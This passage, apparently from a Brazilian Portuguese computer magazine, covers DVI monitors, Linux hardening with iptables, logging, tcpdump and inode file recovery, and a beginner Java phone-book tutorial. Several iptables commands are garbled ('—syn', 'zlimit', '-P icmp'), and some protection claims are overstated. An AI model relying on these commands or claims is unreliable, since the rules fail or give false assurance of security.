O grande problema do DVI é mesmo obter uma resolução que podemos chamar de padrão para os monitores de tela plana digital, pois sem ter um número fixo de pixels na tela, fica mais difícil tentar indicar uma definição mais alta do que a resolução padrão. Por exemplo, tem monitor que a resolução padrão é de 1.600 x 1.200, muitos aplicativos mais antigos não aceitam essa resolução, e a redução da resolução em monitores digitais é feita de uma forma escalar, pois só assim as imagens podem ser mostradas corretamente na tela, mas lembre-se que os monitores digitais são otimizados para usar altas resoluções, e sem essa padronização fica difícil a implementação do DVI em grande escala.

O DVI substituirá o VGA?

Essa é uma pergunta muito difícil e que não pode ser respondida neste momento. O DVI é um padrão que tem uma possibilidade de expansão muito grande, mas que no momento não apresenta uma grande vantagem para a maior parte dos usuários que usam monitores de 15 ou 17 polegadas. Para esses usuários caseiros o DVI é dispensável. Mas pra quem trabalha com informática e necessita de um monitor grande para seus afazeres, o DVI pode ser uma grande ajuda, pois melhora sensivelmente a qualidade da imagem em monitores muito grandes de 20 ou 21 polegadas. Há também o fator preço, pois só os modelos mais caros de placas de vídeo e monitores têm o DVI incorporados em seu hardware, dificultando sua massificação em países mais pobres, como o nosso Brasil.


foto 2



SEGURANÇA NO LINUX

Implementação e configuração de sistema de segurança no Linux

Bruno Cesar
bruno@digerati.com.br



Muitos sabem que implementar e configurar um firewall em um sistema são primordiais para a segurança do mesmo. Mas para um sistema 100% seguro, não basta somente instalar, rodar e deixar como está, há sim uma série de cuidados a serem tomados por parte de quem irá configurar esse sistema de segurança. Neste artigo iremos tratar da instalação e configuração básica de um Firewall no Linux e implementação de softwares para lhe ajudar a gerenciar um sistema seguro. "Ah, mas por que no Linux, e não no Windows?" Porque o Linux oferece ferramentas capazes e eficientes para efetuar esta ação, e o melhor de tudo, você não irá precisar gastar nada para isso! Nas proximas linhas iremos explicar o funcionamento de um firewall no Linux, quais os tipos de ferramentas disponíveis e como podem ser utilizadas e configuradas para o bom funcionamento do sistema.

O Firewall

O firewall tem a função de bloquear pacotes ou acessos mal-intencionados ou não requisitados em um sistema. Esses pacotes chegam até o sistema através de protocolos UDP/TCP, o firewall é uma simples barreira entre o sistema e a rede.

Um pacote é composto por duas partes:

Header (cabeçalho): nesta área o firewall irá atuar, pois aí contém informações importantes e necessárias para a filtragem, como origem e destino dos pacotes

Body (corpo): estrutura do pacote

Com um Firewall você poderá evitar diversos tipos de ataques. Veja abaixo uma lista de ataques que podem ser evitados:

- *Ataques DoS*
- *Bloquear serviços*
- *Bloquear acessos não-autorizados*
- *Controlar o acesso em sua rede*
- *Bloquear qualquer e todo o tipo de conexão SYN*

Introdução do firewall no Linux

Todo processo de filtragem de pacotes (firewall) é e pode ser implementado no Linux a partir do Kernel, porém algumas ferramentas são utilizadas para gerar e controlar essas regras. Em kernels da série 2.0.x o filtro utilizado era o ipfwadm. Por ser uma ferramenta muito instável, a partir dos kernels 2.2.x foi implementado o ipchains, logo depois vem o iptables nos kernels 2.4.x. As versões 2.4.x, por questão de compatibilidade, mantêm os filtros ipfwadm e ipchains, porém, se o ipchains estiver ativo no sistema, o iptables não irá funcionar. Portanto, neste artigo iremos utilizar o iptables para criar e configurar um firewall em um sistema Linux.

O que é preciso saber

Na configuração do Firewall com o iptables, é preciso saber quais são as regras a serem utilizadas para rodar o Firewall:

Regras do firewall

- **INPUT:** É utilizada quando o destino final é a própria máquina firewall
- **OUTPUT:** Qualquer pacote gerado pela máquina firewall e que deva sair para a rede será tratado pela regra OUTPUT
- **FORWARD:** Qualquer pacote que atravessa o firewall, oriundo de uma máquina e direcionado à outra, será tratado pela chain FORWARD.

Configurando as regras do Firewall

As regras do firewall são compostas da seguinte maneira:

```
#iptables [-t tabela] [opção] [chain] [dados] -j [ação]
```

Principais operações de manipulação de chains:

-N Cria uma nova chain
-X Deleta uma chain (vazia)
-P Muda as regras para uma chain padrão
-L Lista as regras de uma chain
-F "Flush" as regras fora da chain
-Z Zera os pacotes e 'byte counters' de todas as regras de uma chain

Existem muitos meios de manipular regras dentro de uma chain:

-A Acrescenta uma nova regra a uma chain
-I Insere uma nova regra em alguma posição em uma chain
-R Substitui uma regra em alguma posição em uma chain
-D Apaga uma regra em alguma posição em uma chain
-D Apaga a primeira regra que comparar em uma chain

Exemplos de configuração do Firewall

```
#iptables -A INPUT -P icmp -j DROP
```

Acima, um exemplo que cria uma regra que nega todos os pacotes ICMP vindos do servidor, em que se encontra o firewall

```
#iptables -D INPUT -p icmp -j DROP
```

Isto apaga a regra setada acima

```
#iptables -A INPUT -s 200.204.120.0/24 -j DROP
```

A regra acima faz com que todos os pacotes vindos de qualquer endereço da classe de ip 200.204.120.0

```
#iptables -A OUTPUT -p icmp -d ! 200.201.120.0/
24 -j ACCEPT
```

Esta regra só permitirá pacotes icmp para máquinas que estejam em qualquer endereço ip, menos no citado acima.

Configurando o firewall contra ataques

Abaixo, um exemplo de configuração de um firewall contra os ataques mais constantes realizados pelos hackers em servidores da Web. Setando essas configurações, o servidor configurado dificilmente será atacado, veja:

Proteção contra Syn-floods:

Ataques do tipo DoS - um usuário envia um grande número de pacotes SYN ao servidor, que não suportará a grande carga de pacotes enviados e cairá. Setando a configuração abaixo, isso poderá ser evitado:

```
# iptables -A FORWARD -p tcp —syn -m limit —limit 1/s -j ACCEPT
```

Port scanners ocultos

Os famosos port scanners estão à solta. A configuração abaixo impede conexões executadas pelos port scanners:

```
# iptables -A FORWARD -p tcp —tcp-flags SYN,ACK,FIN,RST RST -m zlimit —limit 1/s -j ACCEPT
```

Pings

Evita alguns tipos maliciosos de pacotes que podem ser enviados ao seu servidor:

```
# iptables -A FORWARD -p icmp —icmp-type echo-request -m limit -limit 1/s -j ACCEPT
```

O iptables gera logs de suas ações e ocorrências de segurança

Tudo o que ocorre no iptables pode gerar um log, como toda boa configuração em gestão de segurança exige auditoria de logs. Não iremos ficar para trás, abaixo segue uma ferramenta prática de geração de logs com ocorrências de segurança geradas pelo iptables. Veja o que é possível com esta ferramenta:

- Entradas de dados podem ser analisadas gramaticalmente combinadas com arquivos de registro. Os analisadores gramaticais, para serem utilizados, podem ser selecionados
- Gravar dados e informações de tentativas de look-ups em seu servidor

Onde pegar: *http://cert.uni-stuttgart.de/projects/fwlogwatch/*

Opções utilizadas:

#fwlogwatch -f meufwlog -d -N -w | mail admin@seudominio.com.br

`-f meufwlog` -> Especifica qual o arquivo de log a ser utilizado

`-d` -> Acrescenta a coluna Destination Port

`-N` -> Resolve o nome do serviço, de acordo com o arquivo /etc/services

`-w` -> Gera o relatório em formato HTML e envia para o administrador

Utilizando os serviços do Linux

Nesta seção iremos tratar e utilizar os serviços disponíveis no Linux para o monitoramento do sistema. Mas antes iremos declarar como funciona o monitoramento por parte destes serviços.

Logs

Toda ação efetuada no Linux gera um log. Desde apagar arquivos até executar comandos, tudo é gravado. Por estes logs que o administrador gerenciará o sistema. Se algo estiver errado, com certeza haverá alguma pista nos logs.

SysLog

Tudo o que ocorre no sistema passa pelo Syslog, pois todo programa pode gerar um log deste tipo. Para configurar o Syslog, de modo que ele grave todas as ocorrências do sistema no disco, basta editar o arquivo /etc/syslog.conf com seu editor de textos favorito e configurar como descrito abaixo:

```
*.*                    /var/log/syslog
```

Salve o arquivo */etc/syslog.conf* e dê um boot no sistema.

Tcpdump

Tcpdump é uma ferramenta de captura e monitoramento de pacotes, que estando ativo no sistema, irá interceptar e avaliar os pacotes recebidos. Essa é uma ferramenta obrigatória em qualquer sistema além do Firewall. O comando abaixo executa a ferramenta em uma operação de interceptação sem filtragem, sendo exibido o resultado no terminal:

```
[root@localhost /]#tcpdump
tcpdump: listening on eth0
```

Mais informações sobre o Tcpdump: *http://www.first.org*

Recuperando arquivos excluídos

Mas como verei um log se em uma invasão o hacker o apagou? Espere, não entre em desespero, ao contrário do que muitos pensam, é possivel recupar um arquivo excluído pelo comando rm no Linux, mas isso envolve um grande conhecimento do sistema por quem vai executar. Todos os arquivos nos sistemas Unix são armazenados em locais físicos do disco, denominados inodes. Lá se encontram todas as informações sobre um arquivo no sistema, como última alteração e execução. Outro ponto importante do inodes é que lá consta o tamanho do arquivo e uma lista de blocos de dados. Quando um arquivo é excluído do sistema pelo comando rm, o tamanho do arquivo e sua lista de blocos de dados são definidos para zero, mas os dados no inodes não são excluídos. Portanto, para recupar um arquivo excluído, você precisará das informações contidas no inodes para reconstruir a estrutura do arquivo. Para saber o inode de um arquivo, utilize o comando ls:

[root@localhost /]#ls -i /etc/arquivo

```
55485  /etc/arquivo
```

55485 é o inode do arquivo. Para visualizar esse arquivo, você poderá utilizar um comando simples, com o vi ou pico:

```
pico  /etc/arquivo
```

O /etc/arquivo vai ser visualizado normalmente. Agora, se excluir este arquivo, você poderá visualizá-lo através de seu número inode.

Para executar esse procedimento, utiliza-se o icat, disponível no software TCT:

http://www.porcupine.org/forensics/tct.html

Para executar o icat e visualizar um arquivo excluído pelo inode, utilize o comando abaixo:

[root@localhost /]#icat /dev/hda1 55485

Simplesmente você visualizará o arquivo /etc/arquivo, mesmo se ele tiver sido excluído.

Conclusão

Esse artigo visa mostrar ao administrador de sistemas as ferramentas disponíveis para a proteção de seu sistema. Muitos têm rodando em seu servidor o sistema operacional Linux, mas não conhecem o poder do mesmo em relação às ferramentas de segurança que ele pode oferecer.

Abaixo, listamos alguns sites relacionados à segurança que podem ajudar a esclarecer dúvidas sobre segurança no Linux

Links

http://www.netfilter.org/http://netfilter.samba.org/documentation/FAQ/netfilter-faq.html
http://www.robertgraham.com/pubs/firewall-prOn.html
http://www.linuxguruz.org/iptables/howto/iptables-HOWTO.html
http://www.linuxdoc.org/HOWTO/IP-Masquerade-HOWTO/index.html
http://www.linuxguruz.org/iptables/howto/netfilter-hacking-HOWTO.html
http://logi.cc/linux/netfilter-log-format.php3
http://logi.cc/linux/NetfilterLogAnalyzer.php3
http://www.cert.org
http://www.securityfocus.com
http://packetstorm.decepticons.org
http://www.linuxsecurity.com/
http://www.debian.org/security/
http://www.tldp.org/HOWTO/Security-HOWTO/
http://lsap.org/
http://www.linux-sec.net/
http://www.linux-sec.net/
http://www.linuxsecurity.com/docs/
http://www.sonic.net/hypermail/security/
http://www.linux-firewall-tools.com/linux/

JAVA

>> Introdução

Igor, o servo

Computadores são burros. Absolutamente. Só servem para obedecer ordens, como o mordomo Igor nos filmes de terror:

A única diferença entre eles está no fato de que o computador é um pouco mais bonito. Eis, porém, que temos a salvação: a Geek vai ensinar a você o beabá de programar o seu computador. Os programas são a receita de bolo, com os ingredientes e o seu modo de preparo combinados gerando um prato. No caso, a solução de um problema, quando executados.


Você me pergunta: "-O que iremos fazer, Mestre?". Bom Ig... digo, leitor da Geek. Vamos conhecer um pouco de Java através desse artigo, e ao acabar, vamos ter domínio sobre os fundamentos da programação de computadores.


Apenas uma nota: Aprender envolve dúvidas, confusão, e muito desafio. Se você não aceita o fato, desista. Quando você sentir dúvidas, encare como normal. Ao final desse artigo, há uma bibliografia intensa à sua disposição, esperando sua vontade de aprender. Este é o que separa um bom hacker do resto: Saber aprender. Especialmente, saber aprender a aprender. Afinal de contas, o importante é tentar.

>>Começando


Em primeiro lugar, precisamos baixar e instalar um Ambiente de Desenvolvimento Integrado (IDE) para Java. Nesse caso, o Eclipse é um bom ambiente. Sofisticado e com tudo o que precisamos para começar. Você pode tanto baixá-lo do site, em *http://www.eclipse.org/*.

Com tudo instalado, vamos iniciar o eclipse, se tudo deu certo, temos a seguinte vista:







Vamos iniciar com o clássico Hello World, e depois que fizermos tudo, vamos tentar entender o significado disso tudo. No menu File, selecione New e depois Project:



Depois, clique à direita em "Java Project" e depois em "Next". Em Project Name, escreva "HelloWorld" e depois em Finish:



Se tudo deu certo, temos essa tela:




Dentro do Package Explorer, clique com o botão direito sobre a raiz "Hello World" e escolha New e depois Class. Preencha o diálogo que surgiu da seguinte maneira. Ao final, clique em Finish:

Modifique o programa, acrescentando a linha em negrito:

```
/**
 * @author Aldrin Leal
 *
 * To change this generated comment edit the template variable "typecomment":
 * Window>Preferences>Java>Templates.
 * To enable and disable the creation of type comments go to
 * Window>Preferences>Java>Code Generation.
 */
public class HelloWorld {
        public static void main(String[] args) {
                System.out.println("Hello, World!");
        }
}
```

Confira minuciosamente. Ao final, use Control-S para salvá-lo. Se tudo deu certo, clique no Menu Run, subopção Run. Ao surgir o diálogo, clique duas vezes em "Java Application". Sob esse ramo da árvore, surgira HelloWorld. Selecione-a e clique em Run. Se tudo funcionou, nossa experiência inicial com o Java termina assim:



Em Java, os programas são baseados nos conceitos de Objeto e Classe. Basicamente:

Um objeto equivale a representação na memória de um elemento abstrato como uma janela, de um botão, ou qualquer coisa pertinente ao problema. Um bom sistema orientado a objetos contém vários tipos, em quantidade suficiente para representar cada parte que compõe o problema. Por sua vez, um Objeto possui identidade, estado e comportamento;

Cada representação/objeto está vinculado à características definidas por um tipo distinto. A este tipo, usamos por convenção de Classe. Um arquivo .java define uma Classe, e nesta classe declaramos como um objeto deve se comportar quando for carregado e executado pelo ambiente java.

Dentro dessa declaração de classe, definimos os membros que compõem a classe. Membros são classificados em:

- Métodos, que são subrotinas e funções que uma classe disponibiliza para si e para os objetos que a irão utilizá-la;

• Campos/Variáveis, que irão manter o estado atual do objeto;

Além disso, na classe definimos os construtores, um tipo especial de método que é utilizado durante a inicialização de um objeto;

Ok. Dito isso, vamos aplicar, criando outro projeto, chamado Agenda. Isso aí, vamos começar a montar uma agenda telefônica.

Após criar o novo projeto, crie uma classe Registro.java, desmarcando a opção de criar "public static void main(String[] args)", e escreva o seguinte código:

```
// Define uma classe registro, que mantém os telefones da agenda
public class Registro {
        // Variáveis-Membro da classe Registro;

        public String nome;
        public String telefone;

        // Construtor da classe Registro

        public Registro(String novoNome, String novoTelefone) {
                nome = novoNome;
                telefone = novoTelefone;
        }
}
```

Como você pode ver, objetos que surgem a partir dessa classe vão ser identificados pela classe Registro, e vão manter um estado e comportamento (no caso, nome e telefone), e vão possuir um construtor (public Registro(...)), que é simplesmente um método para inicializar um registro na nossa agenda com um determinado estado (nome/telefone).

Vamos agora criar uma classe para gerenciar essa agenda telefônica. Crie uma classe Principal.java e escreva o seguinte código:


```
import java.io.*;

/**
 * @author Aldrin Leal
 *
 * To change this generated comment edit the template
variable "typecomment":
 * Window>Preferences>Java>Templates.
 * To enable and disable the creation of type comments go to
 * Window>Preferences>Java>Code Generation.
 */

// A Classe principal é uma agenda telefonica
public class Principal {
        // Aqui há um vetor que irá manter os registros
        //   nome/telefone que fazem parte da lista
        public java.util.Vector listaTelefones;

        // O construtor vai inicializar listaTelefones
        public Principal() {
                listaTelefones = new
java.util.Vector();
        }

        // Cria um novo registro e o adiciona a nossa
lista de telefones
        public void adicionarFone() {
                String nome;
                String telefone;
                BufferedReader in = new
BufferedReader(new InputStreamReader(System.in));

                try {

System.out.print("Nome: ");
                        nome =
in.readLine();


System.out.print("Telefone: ");
                        telefone =
in.readLine();


listaTelefones.add(new Registro(nome, telefone));


System.out.println("Registro adicionado com sucesso!");
                } catch (IOException e) {

System.out.println("Houve um erro: " + e.getMessage());
                }
        }

        // Remove um telefone na posicao 'n'
        public void removerFone() {
                int indice;

                BufferedReader in = new
BufferedReader(new InputStreamReader(System.in));

                try {
                        boolean removido
= false;


System.out.print("Qual o indice do fone a remover? ");

                        indice =
Integer.parseInt(in.readLine());

                        if (indice > 0) {
                                if
(listaTelefones.size() > indice) {

listaTelefones.removeElementAt(indice);

removido = true;
                                }
                        }

                        if (removido) {

System.out.println("Item removido com sucesso!");
                        } else {

System.out.println("Entre um numero valido para
remover");
                        }
                } catch (Exception e) {
                }
        }

        // Lista todos os telefones na nossa agenda

        public void listarFones() {
```

```
                        // Caso nao temos telefones,
avisar
                        if (listaTelefones.size() == 0)
{
System.out.println("Não há telefones!");
                        } else {
                                int j;

                                for (j = 0; j <
listaTelefones.size(); j = j + 1) {
Registro r = (Registro) listaTelefones.get(j);

System.out.println("Nome: " + r.nome + " Telefone: " +
r.telefone);
                                }
                        }
            }

            // menu oferece o menu principal e executa
as operações pedidas. Retorna false na hora de finalizar
            public boolean menu() {
                        boolean terminar = false;
                        int nOpcao = 0;
                        BufferedReader in = new
BufferedReader(new InputStreamReader(System.in));

                        System.out.println(" * * *
MENU PRINCIPAL * * * ");
                        System.out.println();
                        System.out.println("1 -
Inserir telefone");
                        System.out.println("2 -
Listar telefones");
                        System.out.println("3 -
Remover telefone");
                        System.out.println("4 -
Sair");
                        System.out.println();

                        System.out.print("Opcao: ");

                        try {
                                nOpcao =
Integer.parseInt(in.readLine());
                        } catch (Exception e) {
System.out.print("Digite um numero de 1 a 4!");
                        }

                        switch (nOpcao) {
                                case 1: {

adicionarFone();

break;
                                }
                                case 2: {

listarFones();

break;
                                }
                                case 3: {

removerFone();

break;
                                }
                                case 4: {

break;
                                }
                                default: {

System.out.println("Opcao invalida!");
                                }
                        }

                        terminar = (nOpcao == 4);
                        return (terminar == false);
                }
                public static void main(String[] args) {
                        Principal p = new
Principal();

                        do {

                        } while (p.menu());
                }
}
```


Confira com cuidado. Feito isso, salve. O Eclipse compila os programas à medida que você os salva, e aponta os erros jogando um ícone de uma lâmpada acesa ao lado da linha de código com problemas. Ao apontar o mouse sobre ela, ele irá lhe dizer qual é o erro. Apenas confira se realmente bate de acordo com o texto em questão.

Feito isso e com tudo em ordem, vá para a primeira linha do método main, e tecle Control-Shift-B ("Add/Remove Breakpoint"). Irá surgir um ponto azul à esquerda da linha, o que significa que marcamos um Breakpoint. Breakpoints são pontos pré-definidos do programa aonde a sua execução será interrompida, de modo que podemos analisá-lo e também podemos controlar a sua execução passo-a-passo, de modo a entender como funciona o nosso programa.

Pronto para a jornada? Então vamos lá. No Menu Run, escolha Debug. Clique duas vezes em "Java Application", e depois selecione Principal. Depois, clique em Debug:



O que temos? Temos uma aplicação congelada, que nem um filme quando apertamos no pause. O estado da mesma é salvo, e podemos analisar passo a passo:



E aonde estamos? Estamos em main, na classe Principal do Projeto Agenda, na primeira linha. A seta é o nosso guia, e ela mostra onde o programa está. Dentro da janela Variables, à sua direita superior, temos o status do argumento args que é passada para o método. A janela outline mostra aonde estamos, dentro dos métodos da classe, e console mostra a saída do programa. Já temos um bocado de informação, não é? Bom, basicamente agora vamos para os conceitos de Depuração, que é o aspecto de acompanahr passo-a-passo a execução do programa:

